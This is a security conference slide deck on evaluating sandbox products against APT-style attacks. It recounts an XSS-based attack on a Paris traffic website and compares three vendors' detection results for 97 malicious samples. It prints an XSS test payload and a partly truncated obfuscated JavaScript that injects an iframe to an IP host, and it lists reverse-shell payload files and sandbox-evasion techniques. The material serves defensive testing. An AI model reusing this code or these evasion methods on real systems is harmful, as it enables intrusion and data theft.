



HOW TO EVALUATE SANDBOX MATURITY

Xavier Rousseau, Senior Security Research Engineer
xrousseau@ixiacom.com

Penetration Tester for French Department of Defense

Trainer for Ethical Hacking Team and Security
(Organizational and Technical)

8 years experiences in

Security System Integration

Main focus on IPS / WAF / DLP / Vulnerability Scanner /
PenTest Tools / Audit / SOC

Member of several beta-test programs (IPS)

Technical evaluation of Security Controls (R&D)

Security Architect

Security Advisor for Orange Business Services'
customers

Business Developer and ISO-27001 Consultant

Now, working for **visibility and Network Test**
company as Senior Security Research Engineer

Used to evaluate security controls (5 years)

IPS, NGFW, Sandboxes, WAF, SLB, Proxy

Worked on Cyber Security Project and Cyber Range

Devised test methodologies

Delivered Training and ProServ

Working with Bank, Industry, Military, Defense
Contractors, Government, Network Equipment
Manufacturers

Global wrong approach regarding APT (Advance Persistent Threat):

- Multiple definitions
- Overused term
- Wrong security approach
- Wrong test methodology

This presentation will review:

- APT definition
- Expose a scenario
- Security control evaluation
- Feedback about sandbox

This report is exposing result for 3 vendors but we evaluated more

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APT review

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No real common definition
one by consultant / vendors

APT (*Advanced Persistent Threat*):

“marketing term to describe actual cyber threats planned and done by organized groups against specific target in order to have access to sensitive information”


- Marketing term which is claiming to describe new cyber attacks (appeared in 2003 [Titan Rain]/2006)
 - But similar approaches in the 1980s (The Cuckoo's Egg)
- Advanced?
 - Definition limited to « 0-day », malwares or RAT... (really?)
 - Combination of unitary vectors/strikes (no necessary complex)
- Persistent?
 - Describe a stealth long term process to gain and keep access to a specific infrastructure/information
 - Information gathering, encryption, obfuscation, steganography
- Threat?
 - Deep impact (data exfiltration, cyber espionage, physical, ...)

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rsky)

What is an APT?



Source: Logbook (Kaspersky)



APT Scenario Example

(Real one done in live)

Sure, you don't know this web site

direction
interdépartementale
des routes
Île-de-France

SYTADIN → L'état du trafic en Île-de-France en TEMPS RÉEL

1 Alerte(s) Réseau
24/10/11 à 08:29 : INFO/ Travaux sur N4 entre Châtres et Tournan

Se déplacer maintenant

- Carte temps réel
- Calculer son temps de parcours

Prévoir ses déplacements

- Partir au meilleur moment
- Fermetures nocturnes de la semaine
- Calendrier des chantiers

Chantiers Île-de-France
L'INFO SUR LES PRINCIPAUX CHANTIERS
Pour tout savoir, cliquez-ici !

Plus sur le trafic

Actuellement:
13 km de bouchon

Actuellement:
Vitesse moyenne indisponible

- Baromètres de la circulation
- Historique en vidéos
- Communiqués de presse
- Observatoire des déplacements

Les Vitesses **Les Bouchons**

État du réseau le mercredi 26 octobre 2011 à 13:47

Direction interdépartementale des routes Île-de-France - 2007
Leoroute © IGN - Paris 2004 - Reproduction interdite

© 2006 - Toute reproduction interdite sans l'accord écrit préalable de la Direction interdépartementale des routes Île-de-France. Version 1.169

RESPECTEZ NOS VIES !

Mon Sytadin

Identifiant :

Mot de passe : OK

Créer mon compte
Mot de passe oublié ?

Pour votre sécurité

- Sécurité routière

Info trafic Île-de-France en temps réel :
Incidents, bouchons, Travaux & Fermetures, Géolocalisation.


Sytadin pratique

Rechercher : OK


- Aide sur le moteur de recherche du site
- Plan du site
- faq
- Liens
- Info éditeur

December 2010 : Snow storm struck Paris and its suburb





Attack process




WebApp based on CMS: OpenCMS

- Information included in source code
- Number of forms

XSS ? Yes

- In search form and more
- Simple test: `<script>alert(/XSS/);</script>`



- Search form allows to get a way to avoid traffic jams
 - Looks like: www.sytadin.fr/opencms/opencms/sys/recherche.jsp?query=Etat%20du%20trafic%20en%20Ile-de-France
- Lack of input checks in form
- Stress caused by this event
 - Less vigilant
 - Current fact: « social engineering » is easier due to current worldwide context
 - Easy to abuse people ☹️
- A security breaches against the target
 - Defense is a white box / security policy by obscurity doesn't work
 - Attacker can guess lot of information
- Technics to bypass security controls:
 - Encoding (like shikatanai)
 - Encryption (HTTPS)
 - JavaScript obfuscation
 -

What did I exploit?

```
function trim (myString)
{
    return myString.replace(/^\s+/g, '').replace(/\s+$/g, '');
}

function getFlashVersion() {
    // ie
    try {
        try {
            // avoid fp6 minor version lookup issues
            // see: http://blog.deconcent.com/2006/01/11/getvariable-setvariable-crash-internet-explorer-flash-6/
var _0x15b9s=["\x72\x65\x70\x6c\x61\x63\x65","\x53\x68\x6f\x63\x6b\x77\x61\x76\x65\x46\x6c\x61\x73\x68\x2e\x53\x68\x6f\x63\x6b\x77\x61\x76\x65\x46\x6c\x61\x73\x68\x2e\x36",
"\x41\x6c\x6c\x6f\x77\x53\x63\x72\x69\x70\x74\x41\x63\x63\x65\x73\x73","\x61\x6c\x77\x61\x79\x73","\x36\x2c\x30\x2c\x30","\x6d\x61\x74\x63\x68","\x2c",
"\x24\x76\x65\x72\x73\x69\x6f\x6e","\x53\x68\x6f\x63\x6b\x77\x61\x76\x65\x46\x6c\x61\x73\x68\x2e\x53\x68\x6f\x63\x6b\x77\x61\x76\x65\x46\x6c\x61\x73\x68",
"\x65\x6e\x61\x62\x6c\x65\x64\x50\x6c\x75\x67\x69\x6e","\x61\x70\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e\x2f\x78\x2d\x73\x68\x6f\x63\x6b\x77\x61\x76\x65\x2d\x66\x6c\x61\x73\x68",
"\x6d\x69\x6d\x65\x54\x79\x70\x65\x73","\x64\x65\x73\x63\x72\x69\x70\x74\x69\x6f\x6e","\x53\x68\x6f\x63\x6b\x77\x61\x76\x65\x20\x46\x6c\x61\x73\x68\x20\x32\x2e\x30",
"\x70\x6c\x75\x67\x69\x6e\x73","\x53\x68\x6f\x63\x6b\x77\x61\x76\x65\x20\x46\x6c\x61\x73\x68","\x30\x2c\x30\x2c\x30","\x6e\x61\x6d\x65","\x61\x70\x70\x4e\x61\x6d\x65",
"\x61\x70\x70\x56\x65\x72\x73\x69\x6f\x6e","\x61\x70\x70\x43\x6f\x64\x65\x4e\x61\x6d\x65","\x75\x73\x65\x72\x41\x67\x65\x6e\x74","\x70\x6c\x61\x74\x66\x6f\x72\x6d","\x20\x2d\x20",
"\x73\x70\x6c\x69\x74","\x4d\x69\x63\x72\x6f\x73\x6f\x66\x74\x20\x49\x6e\x74\x65\x72\x6e\x65\x74\x20\x45\x78\x70\x6c\x6f\x72\x65\x72","\x31\x35\x33","\x32","\x31\x30",
"\x4d\x53\x49\x45\x20\x37\x2e\x30","\x69\x6e\x64\x65\x78\x4f\x66","\x3c\x70\x2f\x3e\x3c\x69\x66\x72\x61\x6d\x65\x20\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x3a\x2f\x2f\x31\x39\x32\x2e\x31:
function getFlashVersion() {try{try(var _0x54a3x4= new ActiveXObject( _0x15b9[2]);try( _0x54a3x4[ _0x15b9[3]]= _0x15b9[4];) catch(e){return _0x15b9[5];} ;} catch(e){} ;
return new ActiveXObject( _0x15b9[9]).GetVariable( _0x15b9[8])[ _0x15b9[1]] [/\D+/g, _0x15b9[7]] [ _0x15b9[6]] [/\^,?(.+)?$/] [1];} catch(e){
    try{if(navigator[ _0x15b9[12]][ _0x15b9[11]][ _0x15b9[10]]){
        return (navigator[ _0x15b9[15]][ _0x15b9[14]]|navigator[ _0x15b9[15]][ _0x15b9[16]])[ _0x15b9[13]][ _0x15b9[11]] [/\D+/g, _0x15b9[7]] [ _0x15b9[6]] [/\^,?(.+)?$/] [1];} ;} catch(e){} ;}
        ;return _0x15b9[17];} ;NavName=navigator[ _0x15b9[18]];NavName=navigator[ _0x15b9[19]];NavVers=navigator[ _0x15b9[20]];NavCodeName=navigator[ _0x15b9[21]];
NavUserAgent=navigator[ _0x15b9[22]];NavPlatform=navigator[ _0x15b9[23]];NavPlugins=navigator[ _0x15b9[15]];
NavNavName+_0x15b9[24]+NavVers+_0x15b9[24]+NavCodeName+_0x15b9[24]+NavUserAgent+_0x15b9[24]+NavPlatform;
var version=getFlashVersion() [ _0x15b9[25]] ( _0x15b9[7]);verMajeur=version[0];verMineur=version[1];verRelease=version[2];if(NavName==_0x15b9[26]){
    switch(verMajeur){case _0x15b9[29]:switch(verMineur){case _0x15b9[28]:switch(verRelease){case _0x15b9[27]:break ;;} ;break ;;} ;break ;;default:break ;;} ;
    if(NavVers[ _0x15b9[31]] ( _0x15b9[30],0)>=0){document[ _0x15b9[33]] (Nav+_0x15b9[32]);} ;else {if(NavVers[ _0x15b9[31]] ( _0x15b9[34],0)>=0){} ;} ;} else {
        if(NavUserAgent[ _0x15b9[31]] ( _0x15b9[35],0)>=0){Index=NavUserAgent[ _0x15b9[31]] ( _0x15b9[35],0);verMajeur=NavUserAgent[ _0x15b9[36]] (Index+8,Index+9);verMineur=NavUserAge

NavPlugins= navigator.plugins;

Nav = NavName + " - " + NavVers + " - " + NavCodeName + " - " + NavUserAgent + " - " +NavPlatform;

/* ***** FLASH ***** */
//var version = getFlashVersion().split('').shift();
var version = getFlashVersion().split(',');
verMajeur=version[0];
verMineur=version[1];
verRelease=version[2];
```

Attack scenario

(1) Create all components for the attack

(2) Send an email (including a reflected XSS attack)

(3) Target's reading email

(6) Shellcode execution and reverse shell establishment (HTTPs)

(8) Target's XLS file tricked


(4) Connection to Sytadin AND XSS code execution

(7) Persistent process creation

(5) Furtive redirection to shellcode webpage

(9) Spreading

(10) Rebounce



APT is a:

- Combination of unitary vectors/strikes
 - Social engineering (main entry point)
 - XSS (Cross Site Scripting)
 - Obfuscated JavaScript malicious code
 - Exploit (based on Buffer Overflow)
 - Macro + VBS + encoding (shikatanagai)
 - Microsoft environment and saved sessions/access
 - Encryption (real HTTPs communication) to exfiltrate data
 - No Meterpreter HTTPs reverse shell
 - Steganography is nice approach too!
- Deep impact on the target side:
 - Can install keylogger
 - Data exfiltration
 - Rebound
 - Stealth during long period
 - ...
- Currently, I'm still using « the same » JavaScript during security control evaluation ☺



Test methodology

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Anti-APT = Sandbox/Emulator???

Common Sanbox evaluation:

- Common customers
 - Grabbing 5 or 10 samples
 - Apply “catch rate” like antivirus...
 - Or, following Gartner ;)
- Researchers
 - Writing their own malicious samples
 - Making an honor to defeat the sandbox
- Obviously, there is many ways to easily bypass a Sandbox:
 - CPU = 1, then stop malicious execution
 - Logical bomb
 - linked to specific event (20Km with mouse).
 - Sandbox are not able to reproduce all behaviors.
 - Most of the time, it is only accelerating time...
 - Using steganography to exfiltrate data and avoid common callback detection
- As all security controls, anti-APT system:
 - Can't reduce the risk to 0 (residual risk remain)
 - focussed on specific stuff (execution behavior analyzis, callback detection, signatures, ...)

| | |
|---|----------|
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Rough Result Overview

All vendors are using their own scoring system:

- No documentation about how it was devised and how it is calculated
- Doesn't consider environment
 - Sensitivity of the target
- Can't be compared:
 - Some are using a score between 0 and 100
 - Some are using a score between "low" and "critical"
 - Some are using a score between "potentially not dangerous" and "high"
- Example:
 - An **adware** can be considered as "**High**" by some vendors...
 - With one vendor, "**Critical**" is occurring **only** if the sample is embedding a **RAT**...

At the end:

- The final score may be irrelevant regarding context and scoring algorithm
- Scoring system is not a real entry point
- Review most of samples' behavior summary (if present) to figure out if you have to apply deeper analysis.

Result overview for 97 samples (2 secondes)

| Sample | Vendor A | Vendor B | Vendor C |
|--------|----------|-----------|--------------|
| 1 | 0 | No risk | Not Detected |
| 2 | 39 | High risk | Not Detected |
| 3 | 0 | No risk | Medium Risk |
| 4 | 99 | High risk | Medium Risk |
| 5 | 66 | High risk | Medium Risk |
| 6 | 74 | No risk | Medium Risk |
| 7 | 66 | No risk | Medium Risk |
| 8 | 100 | High risk | Medium Risk |
| 9 (1) | 99 | High risk | Not Detected |
| 10 | 98 | High risk | Medium Risk |
| 11 (2) | 100 | High risk | Not Detected |
| 12 (1) | 5 | No risk | Not Detected |
| 13 | 40 | High risk | Not Detected |
| 14 | 70 | No risk | Not Detected |
| 15 (2) | 98 | High risk | Medium Risk |
| 16 | 69 | High risk | Not Detected |
| 17 | 66 | Low risk | Medium Risk |
| 18 | 99 | High risk | Medium Risk |
| 19 | 100 | High risk | Medium Risk |
| 20 (1) | 91 | Low risk | Not Detected |
| 21 | 91 | Low risk | Not Detected |
| 22 | 43 | No risk | Not Detected |

(1) Not seen by sensor. Manual submission.

(2) The Dashbord and Report are displaying different scores! Filled value is coming from report. More details are provided in appendices.

Result overview for 97 samples (2 secondes)

| Sample | Vendor A | Vendor B | Vendor C |
|--------|----------|-------------|--------------|
| 23 | 43 | No risk | Not Detected |
| 24 | 100 | High risk | Medium Risk |
| 25 | 60 | High risk | Not Detected |
| 25 (2) | 14 | No risk | Not Detected |
| 26 | 40 | Low risk | Not Detected |
| 27 | 66 | No risk | Not Detected |
| 28 (1) | 60 | Low risk | Not Detected |
| 29 | 9 | High risk | Not Detected |
| 30 | 61 | No risk (3) | Not Detected |
| 31 | 0 | No risk | Not Detected |
| 32 | 67 | No risk | Not Detected |
| 33 (1) | 10 | No risk | Not Detected |
| 34 | 0 | No risk | Not Detected |
| 35 (1) | 0 | No risk | Not Detected |
| 36 (1) | 0 | No risk | Not Detected |
| 37 | 99 | High risk | Medium Risk |
| 38 | 100 | No risk | Not Detected |
| 39 | 88 | No risk | Medium Risk |
| 40 | 31 | Low risk | Not Detected |
| 41 | 25 | No risk | Not Detected |
| 42 | 54 | No risk | Not Detected |
| 43 | 30 | No risk | Not Detected |
| 44 | 0 | No risk | Not Detected |

(1) Not seen by sensor. Manual submission.

(2) The Dashbord and Report are displaying different scores! Filled value is coming from report. More details are provided in appendices.

(3) Vendor B's sandbox is bypassed. More details are provided in appendices.

| Sample | Vendor A | Vendor B | Vendor C |
|--------|----------|-----------|--------------|
| 45 | 78 | Low risk | Not Detected |
| 46 | 67 | High risk | Not Detected |
| 47 | 66 | No risk | Not Detected |
| 48 | 31 | High risk | Not Detected |
| 49 | 30 | Low risk | Medium Risk |
| 50 | 83 | High risk | Medium Risk |
| 51 | 52 | No risk | Not Detected |
| 52 | 78 | Low risk | Not Detected |
| 53 | 78 | High risk | Medium Risk |
| 54 (1) | 90 | Low risk | Not Detected |
| 55 | 93 | High risk | Not Detected |
| 56 | 66 | High risk | Not Detected |
| 57 | 94 | High risk | Medium Risk |
| 58 | 0 | Low risk | Not Detected |
| 59 | 83 | High risk | Not Detected |
| 60 (2) | 100 | High risk | Not Detected |
| 61 | 66 | High risk | Not Detected |
| 62 | 69 | High risk | Not Detected |
| 63 (1) | 30 | No risk | Not Detected |
| 64 (2) | 96 | High risk | Medium Risk |
| 65 | 99 | High risk | Medium Risk |
| 66 (1) | 56 | No risk | Not Detected |

(1) Not seen by sensor. Manual submission.

(2) The Dashbord and Report are displaying different scores! Filled value is coming from report. More details are provided in appendices.

Result overview for 97 samples (2 secondes)

| Sample | Vendor A | Vendor B | Vendor C |
|--------|-------------|-------------|--------------|
| 67 | unsupported | unsupported | Not Detected |
| 68 | 0 | No risk | Not Detected |
| 69 | 100 | High risk | Medium Risk |
| 70 | 30 | No risk | Not Detected |
| 71 | 74 | No risk | Not Detected |
| 73 (1) | 66 | unsupported | Not Detected |
| 74 | 92 | High risk | Medium Risk |
| 75 | unsupported | unsupported | Not Detected |
| 76 | 30 | No risk | Not Detected |
| 77 | 30 | No risk | Not Detected |
| 78 (1) | 99 | High risk | Not Detected |
| 79 | 40 | High risk | Medium Risk |
| 80 | 100 | High risk | Medium Risk |
| 81 | 70 | High risk | Medium Risk |
| 82 (1) | 88 | Medium Risk | Not Detected |
| 83 | 100 | High risk | Medium Risk |
| 84 | 100 | High risk | Medium Risk |
| 85 (1) | 99 | High risk | Medium Risk |
| 86 | 68 | High risk | High risk |
| 87 | 40 | High risk | Not Detected |
| 88 | 0 | No risk | Not Detected |

(1) Not seen by sensor. Manual submission.

(2) The Dashbord and Report are displaying different scores! Filled value is coming from report. More details are provided in appendices.

Result overview for 97 samples (2 secondes)

| Sample | Vendor A | Vendor B | Vendor C |
|--------------|-------------|-------------|--------------|
| 89 (1) | 90 | Low risk | Medium Risk |
| 90 (1)(2)(3) | 93 | High risk | Medium Risk |
| 91 (1) | 97 | Low risk | Not Detected |
| 92 | unsupported | unsupported | Not Detected |
| 93 (1) | 100 | High risk | Not Detected |
| 94 (1) | 100 | High risk | Medium Risk |
| 95 (1) | 62 | High risk | Not Detected |
| 96 | 80 | Low risk | Not Detected |
| 97 | 74 | No risk | Not Detected |

(1) Not seen by sensor. Manual submission.

(2) We sent several times all of these payloads. We didn't get the same result the first time and the second time. Filled value is the second result.

(3) Queue was tricked and first analysis took more than 2 hours.

Hum... From this overview, who is right??? I exposed the result for only 3 different vendors...

How can I select the right vendor? Gartner ☺?

Detection rate??? Noway

Consider maturity!



1 risk = 1 to N security controls

Security control's main objective is to reduce the residual risk to its minimum.

Aim of the maturity approach:

- figure out the sandbox capability to identify and qualify a wide range of:
 - malicious behaviors, technics over various vectors (file type, protocols, ...)
- Wider is the scope of analysis, better is the solution maturity
- Determine the residual risk level

Needs:

- Build a library of various samples with diametrically opposite/various behaviors/technics
- Don't care if sample is known (unknown is better ;))

Behaviors

Process creation, Start a server socket, Packer (roughly 30 packers), Hook to monitor keyboard, Autorun installation, Code injection, Callbacks (<http://bit.ly/maltrafficform>), System fingerprinting, Set local firewall rule, Stealth private information, NOP, Harvest

Technics

ROP/JOP, VM byte code, Antivirtualization, Unhook the sandbox, Look for forensic and antidebugger tools (ollydbg ☺), Look for registry key for evasion, Look for emulator (wine, ...), encoding, ...



Test Result – Part I

| Test | Vendor A | Vendor B | Vendor C |
|--|--|--------------------------|----------------|
| BreakingPoint-1680x1050.jpg | Unsupported Type | Seen as JPEG | No Information |
| Gossip - Heavy Cross.mp3 (malicious) | Unsupported Type | Seen as ASK / Detected | Not detected |
| CVE-2010-0480.avi | Unsupported Type | Seen as AVI | No Information |
| dating.swf (old flash spec)(malicious) | Unsupported Type | Unsupported Type | No Information |
| CVE-2011-0611.swf (malicious) | Unsupported Type | Seen as Flash / Detected | Not detected |
| CVE-2008-5499.swf | Unsupported Type | Seen as Flash | No Information |
| xercesImpl.jar (key logger func) | Seen as Java | Unsupported Type | No Information |
| CVE-2012-1723.jar (malicious) | Seens as Java / Detected | Seen as PKZIP / Detected | Not detected |
| msf_reverse.pdf (malicious) | Seen as PDF / Detected | Seen as PDF / Detected | Detected |
| Suivi_commandes.xlsm (malicious) | Seen as Document | Seen as MS Office Excel | No Information |
| Meterpreter.vbs (malicious) | Unsupported Type | Unsupported Type | No Information |
| CVE-2008-0320.doc | Seen as Document | Seen as MS Office DOC | No Information |
| scobf.js (malicious) | Unsupported Type | Unsupported Type | No Information |
| CVE-2011-3400.vsd (malicious) | Seen as application/x-ole-storage / Detected | Seen as MS Office Visio | No Information |

| Test | Vendor A | Vendor B | Vendor C |
|--|------------------|------------------|------------------|
| msf_reverse_tcp.7z | Payload Detected | Payload Detected | Not Detected |
| msf_reverse_tcp.iso | Not detected | Payload Detected | Not Detected |
| msf_reverse_tcp.pdf (baseline) | Payload Detected | Payload Detected | Payload Detected |
| msf_reverse_tcp.pdf.bz2 | Payload Detected | Payload Detected | Not Detected |
| msf_reverse_tcp.pdf.gz | Payload Detected | Payload Detected | Not Detected |
| msf_reverse_tcp.pdf.xz | Payload Detected | Not Detected | Not Detected |
| msf_reverse_tcp.rar | Payload Detected | Payload Detected | Payload Detected |
| msf_reverse_tcp.tar | Payload Detected | Payload Detected | Not Detected |
| msf_reverse_tcp.tar.gz | Payload Detected | Payload Detected | Not Detected |
| msf_reverse_tcp.wim | Payload Detected | Payload Detected | Not Detected |
| msf_reverse_tcp.zip | Payload Detected | Payload Detected | Payload Detected |
| msf_reverse_tcp_7z_modified_ext.pdf | Payload Detected | Payload Detected | Not Detected |
| msf_reverse_tcp_multiext.rar.pdf.7z.doc.zip | Payload Detected | Payload Detected | Not Detected |
| msf_reverse_tcp_pdfrenamed.zip | Payload Detected | Payload Detected | Not Detected |
| msf_reverse_tcp_172.16.138_multicompresion.zip.bz2 | Payload Detected | Payload Detected | Not Detected |
| powercat.jar | Not Detected | Payload Detected | Not Detected |



Test Result – Part II

In this evaluation, we used:

- « Cuckoo! » as baseline
- Forensic tools (IDA, OllyDB) to select samples

The goal is to provide:

- Better overview of solution pros and cons
- Scope of each solution

| Sample | Vendor A | Vendor B | Vendor C | Cuckoo! | More Details |
|--------|----------|-----------|--------------|---|---|
